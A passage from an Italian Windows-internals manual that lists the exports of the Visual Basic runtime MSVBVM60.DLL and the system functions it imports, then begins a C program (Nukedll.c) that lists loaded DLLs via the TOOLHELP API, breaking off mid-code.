Zombie_AddRef 332 Zombie_Release 333 Zombie_GetTypeInfoCount 334 Zombie_GetTypeInfo 335 Zombie_GetIDsOfNames 336 Zombie_Invoke 337 __vbaStrVarMove 338 __vbaStrVarVal 339 __vbaUI1Cy 340 EVENT_SINK2_AddRef 341 EVENT_SINK2_Release 342 __vbaUI1ErrVar 343 __vbaUI1Str 344 __vbaUI1Var 345 __vbaUbound 346 __vbaUdtVar 347 __vbaUnkVar 348 __vbaVar2Vec 349 __vbaVarAbs 350 __vbaVarAdd 351 __vbaVarAnd 352 __vbaVarCat 353 __vbaVarCmpEq 354 __vbaVarCmpGe 355 __vbaVarCmpGt 356 __vbaVarCmpLe 357 __vbaVarCmpLt 358 __vbaVarCmpNe 359 __vbaVarDateVar 360 __vbaVarDiv 361 __vbaVarEqv 362 __vbaVarErrI4 363 __vbaVarFix 364 __vbaVarForInit 365 __vbaVarForNext 366 __vbaVarIdiv 367 __vbaVarImp 368 __vbaVarIndexLoad 369 __vbaVarIndexLoadRef 370 __vbaVarIndexLoadRefLock 371 __vbaVarIndexStore 372 __vbaVarIndexStoreObj 373 __vbaVarInt 374 __vbaVarLike 375 __vbaVarLikeVar 376 __vbaVarMod 377 __vbaVarMul 378 __vbaVarNeg 379 __vbaVarNot 380 __vbaVarOr 381 __vbaVarPow 382 __vbaVarSetObj 383 __vbaVarSetObjAddref
  • 85.
    384 __vbaVarSetUnk 385 __vbaVarSetUnkAddref 386__vbaVarSetVar 387 __vbaVarSetVarAddref 388 __vbaVarSub 389 __vbaVarTextCmpEq 390 __vbaVarTextCmpGe 391 __vbaVarTextCmpGt 392 __vbaVarTextCmpLe 393 __vbaVarTextCmpLt 394 __vbaVarTextCmpNe 395 __vbaVarTextLike 396 __vbaVarTextLikeVar 397 __vbaVarTextTstEq 398 __vbaVarTextTstGe 399 __vbaVarTextTstGt 400 __vbaVarTextTstLe 401 __vbaVarTextTstLt 402 __vbaVarTextTstNe 403 __vbaVarTstEq 404 __vbaVarTstGe 405 __vbaVarTstGt 406 __vbaVarTstLe 407 __vbaVarTstLt 408 __vbaVarTstNe 409 __vbaVarXor 410 __vbaVargObj 411 __vbaVargObjAddref 412 rtcLeftBstr 413 rtcLeftVar 414 rtcRightBstr 415 rtcRightVar 416 rtcAnsiValueBstr 417 rtcLowerCaseBstr 418 rtcLowerCaseVar 419 rtcTrimBstr 420 rtcTrimVar 421 rtcLeftTrimBstr 422 rtcLeftTrimVar 423 rtcRightTrimBstr 424 rtcRightTrimVar 425 rtcSpaceBstr 426 rtcSpaceVar 427 rtcUpperCaseBstr 428 rtcUpperCaseVar 429 rtcKillFiles 430 rtcChangeDir 431 rtcMakeDir 432 rtcRemoveDir 433 rtcChangeDrive 434 rtcBeep 435 rtcGetTimer 436 rtcStrFromVar 437 rtcBstrFromAnsi 438 rtcPackDate 439 rtcPackTime 440 rtcGetDateValue 441 rtcGetTimeValue 442 rtcGetDayOfMonth 443 rtcGetHourOfDay 444 rtcGetMinuteOfHour 445 rtcGetMonthOfYear 446 rtcGetPresentDate 447 rtcGetSecondOfMinute 448 rtcSetDateVar 449 rtcSetDateBstr 450 rtcSetTimeVar 451 rtcSetTimeBstr 452 rtcGetDayOfWeek 453 rtcGetYear 454 rtcFileReset 455 rtcFileAttributes 456 rtcIsArray 457 rtcIsDate 458 rtcIsEmpty 459 rtcIsError 460 rtcIsNull 461 rtcIsNumeric 462 rtcIsObject 463 rtcVarType 464 rtDecFromVar 465 rtcFileWidth 466 rtcInputCount 467 rtcInputCountVar 468 rtcFileSeek 469 rtcFileLocation 470 rtcFileLength 471 rtcEndOfFile 472 rtcHexBstrFromVar 473 rtcHexVarFromVar 474 rtcOctBstrFromVar 475 rtcOctVarFromVar 476 rtcFileCopy 477 rtcFileDateTime 478 rtcFileLen 479 rtcGetFileAttr 480 rtcSetFileAttr 481 rtcR8ValFromBstr 482 rtcSin 483 rtcCos 484 rtcTan 485 rtcAtn 486 rtcExp 487 rtcLog 488 rtcRgb 489 rtcQBColor 490 rtcMacId 491 rtcTypeName 492 rtcIsMissing 493 rtcRandomNext 494 rtcRandomize 495 rtcMsgBox 496 rtcInputBox 497 rtcAppActivate 498 rtcDoEvents 499 rtcSendKeys 500 rtcShell 501 rtcArray 502 __vbaVargUnk 503 __vbaVargUnkAddref 504 __vbaVerifyVarObj 505 rtcGetErl 506 rtcStringBstr 507 rtcStringVar 508 rtcVarBstrFromAnsi 509 rtcGetDateBstr 510 rtcGetDateVar 511 rtcGetTimeBstr 512 rtcGetTimeVar 513 rtcVarStrFromVar 514 rtcSqr 515 rtcIMEStatus 516 rtcLeftCharBstr 517 rtcLeftCharVar 518 rtcRightCharBstr 519 rtcRightCharVar 520 rtcInputCharCount 521 rtcInputCharCountVar 522 rtcStrConvVar 523 __vbaWriteFile 524 rtcGetHostLCID 525 rtcCreateObject 526 rtcGetObject 527 rtcAppleScript 528 rtcMidBstr 529 rtcMidVar 530 rtcInStr 531 rtcMidCharBstr 532 rtcMidCharVar 533 rtcInStrChar 534 rtBstrFromErrVar 535 rtBoolFromErrVar 536 rtCyFromErrVar 537 rtI2FromErrVar 538 rtI4FromErrVar 539 rtR4FromErrVar 540 rtR8FromErrVar 541 rtcDateFromVar 542 rtcVarFromVar 543 rtcCVErrFromVar 544 VarPtr 545 rtcDir 546 rtcCurrentDirBstr 547 rtcCurrentDir 548 rtcFreeFile 549 rtcCompareBstr 550 rtcBstrFromFormatVar 551 rtcBstrFromError 552 rtcVarFromError 553 rtcLenCharVar 554 rtcLenVar 555 rtcFixVar 556 rtcAbsVar 557 rtcIntVar 558 rtcSgnVar 559 _adj_fdiv_m16i 560 rtcVarFromFormatVar 561 rtcDateAdd 562 rtcDateDiff 563 rtcDatePart 564 rtcPartition 565 rtcChoose 566 rtcEnvironVar 567 rtcEnvironBstr 568 rtcSwitch 569 rtcCommandBstr 570 rtcCommandVar 571 rtcSLN 572 rtcSYD 573 rtcDDB 574 rtcIPMT 575 rtcPPMT 576 rtcPMT 577 rtcPV 578 rtcFV 579 rtcNPer 580 rtcRate 581 rtcImmediateIf 582 rtcIRR 583 rtcMIRR 584 rtcNPV
  • 86.
    585 rtcErrObj 586 rtUI1FromErrVar 587rtcVarDateFromVar 588 _adj_fdiv_m32 589 rtcGetSetting 590 rtcSaveSetting 591 rtcDeleteSetting 592 rtcGetAllSettings 593 rtcByteValueBstr 594 rtcBstrFromByte 595 rtcVarBstrFromByte 596 rtcCharValueBstr 597 rtcBstrFromChar 598 rtcVarBstrFromChar 599 rtcSetCurrentCalendar 600 rtcGetCurrentCalendar 601 _adj_fdiv_m32i 602 rtcFormatNumber 603 rtcFormatCurrency 604 rtcFormatPercent 605 rtcFormatDateTime 606 rtcWeekdayName 607 rtcMonthName 608 rtcFilter 609 rtcInStrRev 610 rtcJoin 611 rtcSplit 612 rtcReplace 613 rtcStrReverse 614 rtcRound 615 rtcCallByName 616 rtcCreateObject2 617 rtcStrConvVar2 618 _adj_fdiv_m64 619 _adj_fdiv_r 620 _adj_fdivr_m16i 621 _adj_fdivr_m32 622 _adj_fdivr_m32i 623 _adj_fdivr_m64 624 _adj_fpatan 625 _adj_fprem 626 _adj_fprem1 627 _adj_fptan 628 _allmul 899 TipInvokeMethod2 916 TipInvokeMethod 924 IID_IVbaHost 925 EbGetObjConnectionCounts 1900 CreateIExprSrvObj 1910 EbGetVBAObject Comunque della serie tutto finisce in chiamate API ecco l’albero gerarchico delle DLL. A livello di kernel32.dll, gdi32.dll ecc. si troveranno le varie funzioni che sono viste nel capitolo relativo alle API Windows. Queste che seguono sono sono le funzioni importate. A fianco ci trovate le DLL a cui si riferiscono. In ogni caso andando a cercare le funzioni relative alle routines di serializzazione dovremo cercare le funzioni elencate precedentemente. Imported functions f:WINNTSYSTEM32MSVBVM60.DLL ADVAPI32 10 AdjustTokenPrivileges ADVAPI32 76 DeregisterEventSource ADVAPI32 170 InitializeSecurityDescriptor ADVAPI32 191 LookupPrivilegeValueA ADVAPI32 260 OpenProcessToken ADVAPI32 279 RegCloseKey ADVAPI32 282 RegCreateKeyA ADVAPI32 285 RegCreateKeyW ADVAPI32 286 RegDeleteKeyA ADVAPI32 287 RegDeleteKeyW ADVAPI32 288 RegDeleteValueA ADVAPI32 289 RegDeleteValueW ADVAPI32 290 RegEnumKeyA ADVAPI32 291 RegEnumKeyExA ADVAPI32 293 RegEnumKeyW ADVAPI32 294 RegEnumValueA ADVAPI32 295 RegEnumValueW ADVAPI32 301 RegOpenKeyA ADVAPI32 302 RegOpenKeyExA ADVAPI32 304 RegOpenKeyW ADVAPI32 305 RegQueryInfoKeyA ADVAPI32 309 RegQueryValueA ADVAPI32 310 RegQueryValueExA ADVAPI32 311 RegQueryValueExW ADVAPI32 320 RegSetValueA ADVAPI32 321 RegSetValueExA ADVAPI32 322 RegSetValueExW ADVAPI32 326 RegisterEventSourceA ADVAPI32 332 ReportEventA ADVAPI32 348 SetSecurityDescriptorDacl GDI32 0 AbortDoc GDI32 7 Arc GDI32 9 BeginPath GDI32 10 BitBlt GDI32 15 CloseEnhMetaFile GDI32 17 CloseMetaFile GDI32 19 CombineRgn GDI32 21 CopyEnhMetaFileA GDI32 23 CopyMetaFileA GDI32 25 CreateBitmap GDI32 27 CreateBrushIndirect GDI32 30 CreateCompatibleBitmap GDI32 31 CreateCompatibleDC GDI32 32 CreateDCA GDI32 36 CreateDIBSection GDI32 37 CreateDIBitmap GDI32 40 CreateEllipticRgnIndirect GDI32 41 CreateEnhMetaFileA GDI32 44 CreateFontIndirectA GDI32 47 CreateHalftonePalette GDI32 48 CreateHatchBrush GDI32 49 CreateICA GDI32 51 CreateMetaFileA GDI32 53 CreatePalette GDI32 54 CreatePatternBrush GDI32 55 CreatePen GDI32 56 CreatePenIndirect GDI32 59 CreateRectRgn GDI32 60 CreateRectRgnIndirect GDI32 61 CreateRoundRectRgn GDI32 64 CreateSolidBrush GDI32 67 DeleteDC GDI32 68 DeleteEnhMetaFile GDI32 69 DeleteMetaFile GDI32 70 DeleteObject GDI32 75 Ellipse GDI32 76 EndDoc GDI32 77 EndPage GDI32 78 EndPath GDI32 84 EnumFontsA GDI32 90 EqualRgn GDI32 91 Escape GDI32 92 ExcludeClipRect GDI32 94 ExtCreateRegion
  • 87.
    GDI32 97 ExtSelectClipRgn GDI3298 ExtTextOutA GDI32 171 GetBitmapBits GDI32 173 GetBkColor GDI32 190 GetClipBox GDI32 194 GetCurrentObject GDI32 198 GetDIBits GDI32 199 GetDeviceCaps GDI32 206 GetEnhMetaFileHeader GDI32 226 GetMapMode GDI32 232 GetNearestColor GDI32 234 GetObjectA GDI32 235 GetObjectType GDI32 239 GetPaletteEntries GDI32 241 GetPixel GDI32 244 GetROP2 GDI32 250 GetStockObject GDI32 252 GetSystemPaletteEntries GDI32 258 GetTextColor GDI32 261 GetTextExtentPoint32A GDI32 263 GetTextExtentPointA GDI32 267 GetTextMetricsA GDI32 270 GetViewportExtEx GDI32 273 GetWindowExtEx GDI32 274 GetWindowOrgEx GDI32 276 IntersectClipRect GDI32 278 LPtoDP GDI32 280 LineTo GDI32 283 MoveToEx GDI32 286 OffsetRgn GDI32 288 OffsetWindowOrgEx GDI32 290 PatBlt GDI32 291 PathToRegion GDI32 292 Pie GDI32 293 PlayEnhMetaFile GDI32 295 PlayMetaFile GDI32 309 PtInRegion GDI32 311 RealizePalette GDI32 314 Rectangle GDI32 318 ResetDCA GDI32 321 RestoreDC GDI32 322 RoundRect GDI32 323 SaveDC GDI32 324 ScaleViewportExtEx GDI32 325 ScaleWindowExtEx GDI32 328 SelectClipRgn GDI32 330 SelectObject GDI32 331 SelectPalette GDI32 332 SetAbortProc GDI32 336 SetBkColor GDI32 337 SetBkMode GDI32 339 SetBrushOrgEx GDI32 342 SetDIBColorTable GDI32 353 SetMapMode GDI32 361 SetPixelV GDI32 363 SetROP2 GDI32 364 SetRectRgn GDI32 366 SetStretchBltMode GDI32 368 SetTextAlign GDI32 370 SetTextColor GDI32 372 SetViewportExtEx GDI32 373 SetViewportOrgEx GDI32 376 SetWindowExtEx GDI32 377 SetWindowOrgEx GDI32 379 StartDocA GDI32 381 StartPage GDI32 382 StretchBlt GDI32 383 StretchDIBits GDI32 387 TextOutA GDI32 389 TranslateCharsetInfo GDI32 391 UnrealizeObject GDI32 396 WidenPath KERNEL32 24 CloseHandle KERNEL32 30 CompareStringA KERNEL32 31 CompareStringW KERNEL32 42 CreateDirectoryA KERNEL32 46 CreateEventA KERNEL32 49 CreateFileA KERNEL32 61 CreateProcessA KERNEL32 62 CreateProcessW KERNEL32 64 CreateSemaphoreA KERNEL32 67 CreateThread KERNEL32 76 DeleteCriticalSection KERNEL32 78 DeleteFileA KERNEL32 85 DuplicateHandle KERNEL32 88 EnterCriticalSection KERNEL32 107 ExitProcess KERNEL32 108 ExitThread KERNEL32 119 FileTimeToLocalFileTime KERNEL32 120 FileTimeToSystemTime KERNEL32 126 FindClose KERNEL32 130 FindFirstFileA KERNEL32 135 FindNextFileA KERNEL32 137 FindResourceA KERNEL32 142 FlushFileBuffers KERNEL32 143 FlushInstructionCache KERNEL32 147 FormatMessageA KERNEL32 148 FormatMessageW KERNEL32 150 FreeEnvironmentStringsA KERNEL32 151 FreeEnvironmentStringsW KERNEL32 152 FreeLibrary KERNEL32 154 FreeResource KERNEL32 157 GetACP KERNEL32 163 GetCPInfo KERNEL32 170 GetCommandLineA KERNEL32 174 GetComputerNameA KERNEL32 209 GetCurrentDirectoryA KERNEL32 211 GetCurrentProcess KERNEL32 212 GetCurrentProcessId KERNEL32 214 GetCurrentThreadId KERNEL32 223 GetDriveTypeA KERNEL32 225 GetEnvironmentStrings KERNEL32 227 GetEnvironmentStringsW KERNEL32 228 GetEnvironmentVariableA KERNEL32 230 GetExitCodeProcess KERNEL32 232 GetFileAttributesA KERNEL32 238 GetFileTime KERNEL32 239 GetFileType KERNEL32 240 GetFullPathNameA KERNEL32 244 GetLastError KERNEL32 245 GetLocalTime KERNEL32 246 GetLocaleInfoA KERNEL32 252 GetModuleFileNameA KERNEL32 253 GetModuleFileNameW KERNEL32 254 GetModuleHandleA KERNEL32 265 GetOEMCP KERNEL32 274 GetPrivateProfileStringA KERNEL32 278 GetProcAddress KERNEL32 291 GetProfileStringA KERNEL32 294 GetShortPathNameA KERNEL32 296 GetStartupInfoA KERNEL32 298 GetStdHandle KERNEL32 299 GetStringTypeA KERNEL32 300 GetStringTypeExA KERNEL32 302 GetStringTypeW KERNEL32 303 GetSystemDefaultLCID KERNEL32 304 GetSystemDefaultLangID KERNEL32 305 GetSystemDirectoryA KERNEL32 307 GetSystemInfo KERNEL32 309 GetSystemTime KERNEL32 315 GetTempFileNameA KERNEL32 317 GetTempPathA KERNEL32 325 GetTickCount KERNEL32 328 GetTimeZoneInformation KERNEL32 329 GetUserDefaultLCID KERNEL32 330 GetUserDefaultLangID KERNEL32 332 GetVersion KERNEL32 333 GetVersionExA KERNEL32 335 GetVolumeInformationA KERNEL32 337 GetWindowsDirectoryA KERNEL32 339 GlobalAddAtomA KERNEL32 341 GlobalAlloc KERNEL32 343 GlobalDeleteAtom KERNEL32 348 GlobalFree KERNEL32 351 GlobalHandle KERNEL32 352 GlobalLock
  • 88.
    KERNEL32 354 GlobalReAlloc KERNEL32355 GlobalSize KERNEL32 358 GlobalUnlock KERNEL32 360 HeapAlloc KERNEL32 362 HeapCreate KERNEL32 364 HeapDestroy KERNEL32 366 HeapFree KERNEL32 369 HeapReAlloc KERNEL32 370 HeapSize KERNEL32 377 InitializeCriticalSection KERNEL32 379 InterlockedDecrement KERNEL32 382 InterlockedIncrement KERNEL32 384 IsBadCodePtr KERNEL32 387 IsBadReadPtr KERNEL32 391 IsDBCSLeadByte KERNEL32 397 LCMapStringA KERNEL32 398 LCMapStringW KERNEL32 399 LeaveCriticalSection KERNEL32 400 LoadLibraryA KERNEL32 401 LoadLibraryExA KERNEL32 405 LoadResource KERNEL32 417 LockFile KERNEL32 419 LockResource KERNEL32 422 MoveFileA KERNEL32 426 MulDiv KERNEL32 427 MultiByteToWideChar KERNEL32 457 RaiseException KERNEL32 470 ReadFile KERNEL32 478 ReleaseSemaphore KERNEL32 479 RemoveDirectoryA KERNEL32 481 ResetEvent KERNEL32 482 ResumeThread KERNEL32 485 RtlUnwind KERNEL32 489 SearchPathA KERNEL32 524 SetCurrentDirectoryA KERNEL32 528 SetEndOfFile KERNEL32 529 SetEnvironmentVariableA KERNEL32 531 SetErrorMode KERNEL32 532 SetEvent KERNEL32 535 SetFileAttributesA KERNEL32 537 SetFilePointer KERNEL32 538 SetFileTime KERNEL32 539 SetHandleCount KERNEL32 542 SetLastError KERNEL32 543 SetLocalTime KERNEL32 553 SetStdHandle KERNEL32 574 SizeofResource KERNEL32 575 Sleep KERNEL32 580 SystemTimeToFileTime KERNEL32 582 TerminateProcess KERNEL32 584 TlsAlloc KERNEL32 585 TlsFree KERNEL32 586 TlsGetValue KERNEL32 587 TlsSetValue KERNEL32 592 UnhandledExceptionFilter KERNEL32 593 UnlockFile KERNEL32 603 VirtualAlloc KERNEL32 606 VirtualFree KERNEL32 609 VirtualProtect KERNEL32 611 VirtualQuery KERNEL32 618 WaitForSingleObject KERNEL32 622 WideCharToMultiByte KERNEL32 623 WinExec KERNEL32 635 WriteFile KERNEL32 651 _lclose KERNEL32 653 _llseek KERNEL32 655 _lread KERNEL32 656 _lwrite KERNEL32 658 lstrcatA KERNEL32 661 lstrcmpA KERNEL32 664 lstrcmpiA KERNEL32 665 lstrcmpiW KERNEL32 667 lstrcpyA KERNEL32 668 lstrcpyW KERNEL32 670 lstrcpynA KERNEL32 673 lstrlenA KERNEL32 674 lstrlenW OLE32 0 BindMoniker OLE32 5 CLSIDFromProgID OLE32 6 CLSIDFromString OLE32 11 CoCreateGuid OLE32 12 CoCreateInstance OLE32 14 CoDisconnectObject OLE32 20 CoFreeUnusedLibraries OLE32 23 CoGetClassObject OLE32 29 CoGetMalloc OLE32 43 CoIsOle1Class OLE32 45 CoLockObjectExternal OLE32 48 CoMarshalInterface OLE32 54 CoRegisterClassObject OLE32 56 CoRegisterMessageFilter OLE32 62 CoRevokeClassObject OLE32 68 CoTaskMemAlloc OLE32 69 CoTaskMemFree OLE32 75 CoUnmarshalInterface OLE32 77 CreateBindCtx OLE32 79 CreateDataAdviseHolder OLE32 84 CreateILockBytesOnHGlobal OLE32 86 CreateOleAdviseHolder OLE32 88 CreateStreamOnHGlobal OLE32 92 DoDragDrop OLE32 95 GetClassFile OLE32 143 IIDFromString OLE32 144 IsAccelerator OLE32 150 MkParseDisplayName OLE32 154 OleConvertIStorageToOLESTREAM OLE32 156 OleConvertOLESTREAMToIStorage OLE32 162 OleCreateFromData OLE32 164 OleCreateFromFile OLE32 166 OleCreateLink OLE32 168 OleCreateLinkFromData OLE32 170 OleCreateLinkToFile OLE32 172 OleCreateMenuDescriptor OLE32 174 OleDestroyMenuDescriptor OLE32 175 OleDoAutoConvert OLE32 177 OleDuplicateData OLE32 178 OleFlushClipboard OLE32 179 OleGetAutoConvert OLE32 180 OleGetClipboard OLE32 181 OleGetIconOfClass OLE32 183 OleInitialize OLE32 185 OleIsCurrentClipboard OLE32 186 OleIsRunning OLE32 187 OleLoad OLE32 189 OleLockRunning OLE32 192 OleQueryCreateFromData OLE32 193 OleQueryLinkFromData OLE32 196 OleRegGetMiscStatus OLE32 197 OleRegGetUserType OLE32 198 OleRun OLE32 199 OleSave OLE32 200 OleSaveToStream OLE32 202 OleSetClipboard OLE32 204 OleSetMenuDescriptor OLE32 205 OleTranslateAccelerator
  • 89.
    OLE32 206 OleUninitialize OLE32208 ProgIDFromCLSID OLE32 213 ReadClassStg OLE32 214 ReadClassStm OLE32 218 RegisterDragDrop OLE32 219 ReleaseStgMedium OLE32 220 RevokeDragDrop OLE32 232 StgCreateDocfile OLE32 233 StgCreateDocfileOnILockBytes OLE32 237 StgIsStorageILockBytes OLE32 239 StgOpenStorage OLE32 240 StgOpenStorageOnILockBytes OLE32 242 StringFromCLSID OLE32 243 StringFromGUID2 OLE32 254 WriteClassStg OLEAUT32 2371 OleLoad USER32 1 AdjustWindowRect USER32 2 AdjustWindowRectEx USER32 4 AppendMenuA USER32 7 AttachThreadInput USER32 8 BeginDeferWindowPos USER32 9 BeginPaint USER32 10 BringWindowToTop USER32 17 CallNextHookEx USER32 18 CallWindowProcA USER32 29 CharLowerA USER32 30 CharLowerBuffA USER32 31 CharLowerBuffW USER32 33 CharNextA USER32 36 CharPrevA USER32 39 CharToOemA USER32 40 CharToOemBuffA USER32 43 CharUpperA USER32 44 CharUpperBuffA USER32 45 CharUpperBuffW USER32 48 CheckMenuItem USER32 52 ChildWindowFromPointEx USER32 54 ClientToScreen USER32 55 ClipCursor USER32 56 CloseClipboard USER32 60 CopyAcceleratorTableA USER32 64 CopyRect USER32 66 CreateAcceleratorTableA USER32 68 CreateCaret USER32 69 CreateCursor USER32 75 CreateDialogParamA USER32 77 CreateIcon USER32 83 CreateMenu USER32 84 CreatePopupMenu USER32 85 CreateWindowExA USER32 89 DdeAbandonTransaction USER32 92 DdeClientTransaction USER32 93 DdeCmpStringHandles USER32 94 DdeConnect USER32 96 DdeCreateDataHandle USER32 97 DdeCreateStringHandleA USER32 99 DdeDisconnect USER32 102 DdeFreeDataHandle USER32 103 DdeFreeStringHandle USER32 104 DdeGetData USER32 105 DdeGetLastError USER32 108 DdeInitializeA USER32 111 DdeNameService USER32 112 DdePostAdvise USER32 113 DdeQueryConvInfo USER32 115 DdeQueryStringA USER32 119 DdeSetUserHandle USER32 121 DdeUninitialize USER32 124 DefFrameProcA USER32 126 DefMDIChildProcA USER32 128 DefWindowProcA USER32 130 DeferWindowPos USER32 131 DeleteMenu USER32 133 DestroyAcceleratorTable USER32 134 DestroyCaret USER32 135 DestroyCursor USER32 136 DestroyIcon USER32 137 DestroyMenu USER32 138 DestroyWindow USER32 142 DialogBoxParamA USER32 144 DispatchMessageA USER32 161 DrawFocusRect USER32 163 DrawFrameControl USER32 164 DrawIcon USER32 166 DrawMenuBar USER32 170 DrawTextA USER32 171 DrawTextExA USER32 175 EmptyClipboard USER32 176 EnableMenuItem USER32 178 EnableWindow USER32 179 EndDeferWindowPos USER32 180 EndDialog USER32 182 EndPaint USER32 185 EnumClipboardFormats USER32 197 EnumThreadWindows USER32 201 EqualRect USER32 204 FillRect USER32 205 FindWindowA USER32 208 FindWindowW USER32 210 FrameRect USER32 213 GetActiveWindow USER32 215 GetAsyncKeyState USER32 216 GetCapture USER32 217 GetCaretBlinkTime USER32 218 GetCaretPos USER32 219 GetClassInfoA USER32 220 GetClassInfoExA USER32 225 GetClassNameA USER32 228 GetClientRect USER32 230 GetClipboardData USER32 231 GetClipboardFormatNameA USER32 235 GetCursor USER32 237 GetCursorPos USER32 238 GetDC USER32 239 GetDCEx USER32 240 GetDesktopWindow USER32 243 GetDlgItem USER32 247 GetDoubleClickTime USER32 248 GetFocus USER32 249 GetForegroundWindow USER32 250 GetIconInfo USER32 257 GetKeyState USER32 258 GetKeyboardLayout USER32 262 GetKeyboardState USER32 264 GetLastActivePopup USER32 265 GetMenu USER32 269 GetMenuItemCount USER32 270 GetMenuItemID USER32 271 GetMenuItemInfoA USER32 274 GetMenuState USER32 275 GetMenuStringA USER32 279 GetMessagePos USER32 280 GetMessageTime USER32 285 GetParent USER32 289 GetPropA
  • 90.
    USER32 291 GetQueueStatus USER32292 GetScrollInfo USER32 293 GetScrollPos USER32 296 GetSubMenu USER32 297 GetSysColor USER32 299 GetSystemMenu USER32 300 GetSystemMetrics USER32 301 GetTabbedTextExtentA USER32 306 GetUpdateRect USER32 307 GetUpdateRgn USER32 311 GetWindow USER32 313 GetWindowDC USER32 314 GetWindowLongA USER32 316 GetWindowPlacement USER32 317 GetWindowRect USER32 318 GetWindowRgn USER32 319 GetWindowTextA USER32 320 GetWindowTextLengthA USER32 323 GetWindowThreadProcessId USER32 327 HideCaret USER32 331 InflateRect USER32 332 InsertMenuA USER32 337 IntersectRect USER32 338 InvalidateRect USER32 339 InvalidateRgn USER32 341 IsCharAlphaA USER32 349 IsChild USER32 350 IsClipboardFormatAvailable USER32 352 IsDialogMessageA USER32 356 IsIconic USER32 358 IsRectEmpty USER32 359 IsWindow USER32 360 IsWindowEnabled USER32 362 IsWindowVisible USER32 363 IsZoomed USER32 365 KillTimer USER32 366 LoadAcceleratorsA USER32 368 LoadBitmapA USER32 370 LoadCursorA USER32 374 LoadIconA USER32 376 LoadImageA USER32 387 LoadStringA USER32 390 LockWindowUpdate USER32 400 MapWindowPoints USER32 404 MessageBeep USER32 405 MessageBoxA USER32 408 MessageBoxIndirectA USER32 411 ModifyMenuA USER32 413 MoveWindow USER32 414 MsgWaitForMultipleObjects USER32 417 OemToCharA USER32 421 OffsetRect USER32 422 OpenClipboard USER32 431 PeekMessageA USER32 432 PeekMessageW USER32 433 PostMessageA USER32 434 PostMessageW USER32 435 PostQuitMessage USER32 436 PostThreadMessageA USER32 443 PtInRect USER32 446 RegisterClassA USER32 447 RegisterClassExA USER32 450 RegisterClipboardFormatA USER32 460 ReleaseCapture USER32 461 ReleaseDC USER32 462 RemoveMenu USER32 463 RemovePropA USER32 467 ScreenToClient USER32 472 SendDlgItemMessageA USER32 474 SendMessageA USER32 482 SetActiveWindow USER32 483 SetCapture USER32 485 SetCaretPos USER32 489 SetClipboardData USER32 492 SetCursor USER32 494 SetCursorPos USER32 498 SetDlgItemTextA USER32 501 SetFocus USER32 502 SetForegroundWindow USER32 504 SetKeyboardState USER32 507 SetMenu USER32 509 SetMenuDefaultItem USER32 511 SetMenuItemInfoA USER32 515 SetParent USER32 518 SetPropA USER32 520 SetRect USER32 522 SetScrollInfo USER32 523 SetScrollPos USER32 524 SetScrollRange USER32 534 SetTimer USER32 538 SetWindowContextHelpId USER32 539 SetWindowLongA USER32 542 SetWindowPos USER32 543 SetWindowRgn USER32 545 SetWindowTextA USER32 549 SetWindowsHookExA USER32 550 SetWindowsHookExW USER32 552 ShowCaret USER32 553 ShowCursor USER32 555 ShowScrollBar USER32 557 ShowWindow USER32 560 SubtractRect USER32 564 SystemParametersInfoA USER32 566 TabbedTextOutA USER32 570 ToAscii USER32 575 TrackPopupMenu USER32 580 TranslateMDISysAccel USER32 581 TranslateMessage USER32 584 UnhookWindowsHookEx USER32 589 UnregisterClassA USER32 593 UpdateWindow USER32 599 VkKeyScanA USER32 602 VkKeyScanW USER32 604 WaitForInputIdle USER32 605 WaitMessage USER32 606 WinHelpA USER32 609 WindowFromPoint USER32 610 keybd_event USER32 612wsprintfA
  • 91.
    DLL CARICATE NELSISTEMA Fino ad ora abbiamo analizzato utilities che permettevano di vedere quali DLL sono caricate nel sistema. La cosa interessante è quella legata alla metodologia per ricavare queste informazioni da nostri programmi. Il seguente programma in C vi mostra le DLL caricate nel sistema. Nukedll.c #include <windows.h> #include <toolhelp.h> #include "nukedll.h" // A private message posted by the NotifyRegister callback routine when // module load/unload activity starts. #define WM_UPDATE_DLL_LIST (WM_USER+0x200) BOOL DllListNeedsRefresh = FALSE; // Set to TRUE when module activity starts HWND HWndDlg; // The HWND of the main dialog // Make a variable in a far data segment, thereby preventing a 2nd // instance of the program from starting up. We have a relocation // to the DGROUP in the NotifyRegisterCallback() routine. If we // wanted to be fancy, we could look up the HWND of the previous // instance and activate it. int far ForceMultipleDataSegs; // Returns non-zero if the passed parameter is an HMODULE, 0 otherwise BOOL IsHModule(HMODULE hModule) { MODULEENTRY me; // Use TOOLHELP to tell us if the passed HMODULE is valid. If we // were worried about speed, we could treat the HMODULE as a selector // and read the first two bytes of the segment. If they're 'NE', then // it's an HMODULE. me.dwSize = sizeof(me); return ModuleFindHandle(&me, hModule); } // Given a dialog box handle and and a listbox ID, return the item data // value of the currently selected listbox entry. DWORD GetSelectedItemData(HWND hWndDlg, int listboxID) { int index; index = (int)SendDlgItemMessage(hWndDlg, listboxID, LB_GETCURSEL, 0, 0); if ( index == - 1 ) return 0xFFFFFFFF; return SendDlgItemMessage(hWndDlg, listboxID, LB_GETITEMDATA, index, 0); } // Update the left listbox to reflect the current list of loaded DLLs void UpdateDllList(HWND hWndDlg) { MODULEENTRY me;
  • 92.
    BOOL moreToGo; char szBuffer[256]; HWNDhWndListbox; LPWORD lpModuleFlags; // Get the listbox's HWND. We'll be sending numerous messages to it, // so it's more efficient than using SendDlgItemMessage(). hWndListbox = GetDlgItem(hWndDlg, IDL_DLLS); // Clear the listbox's contents SendMessage(hWndListbox, LB_RESETCONTENT, 0, 0); // Use TOOLHELP to enumerate through all the DLLs in the system me.dwSize = sizeof(me); moreToGo = ModuleFirst(&me); while ( moreToGo ) { // Get a pointer to the flags WORD in the module database lpModuleFlags = MAKELP(me.hModule, 0xC); // Is it a DLL module? if ( *lpModuleFlags & 0x8000 ) { // Format a string with the module's name and reference count wsprintf(szBuffer, "%s (%u)", (LPSTR)me.szModule, me.wcUsage); // Add the string to the beginning of the listbox, and then // store the HMODULE in the new entry's item data. SendMessage(hWndListbox, LB_INSERTSTRING, 0, (LPARAM)(LPSTR)szBuffer); SendMessage(hWndListbox, LB_SETITEMDATA, 0, me.hModule); } moreToGo = ModuleNext(&me); // Go on to next module } // After listing all the modules, set the selection to the first one SendMessage(hWndListbox, LB_SETCURSEL, 0, 0); } // update the righthand listbox to show all the modules that reference // the selected module in the left listbox. void UpdateReferencingDllList(HWND hWndDlg, HMODULE hModule) { MODULEENTRY me; BOOL moreToGo; char szBuffer[256]; HWND hWndListbox; BOOL fHasReferencingDll = FALSE; // Get the listbox's HWND. We'll be sending numerous messages to it, // so it's more efficient than using SendDlgItemMessage(). hWndListbox = GetDlgItem(hWndDlg, 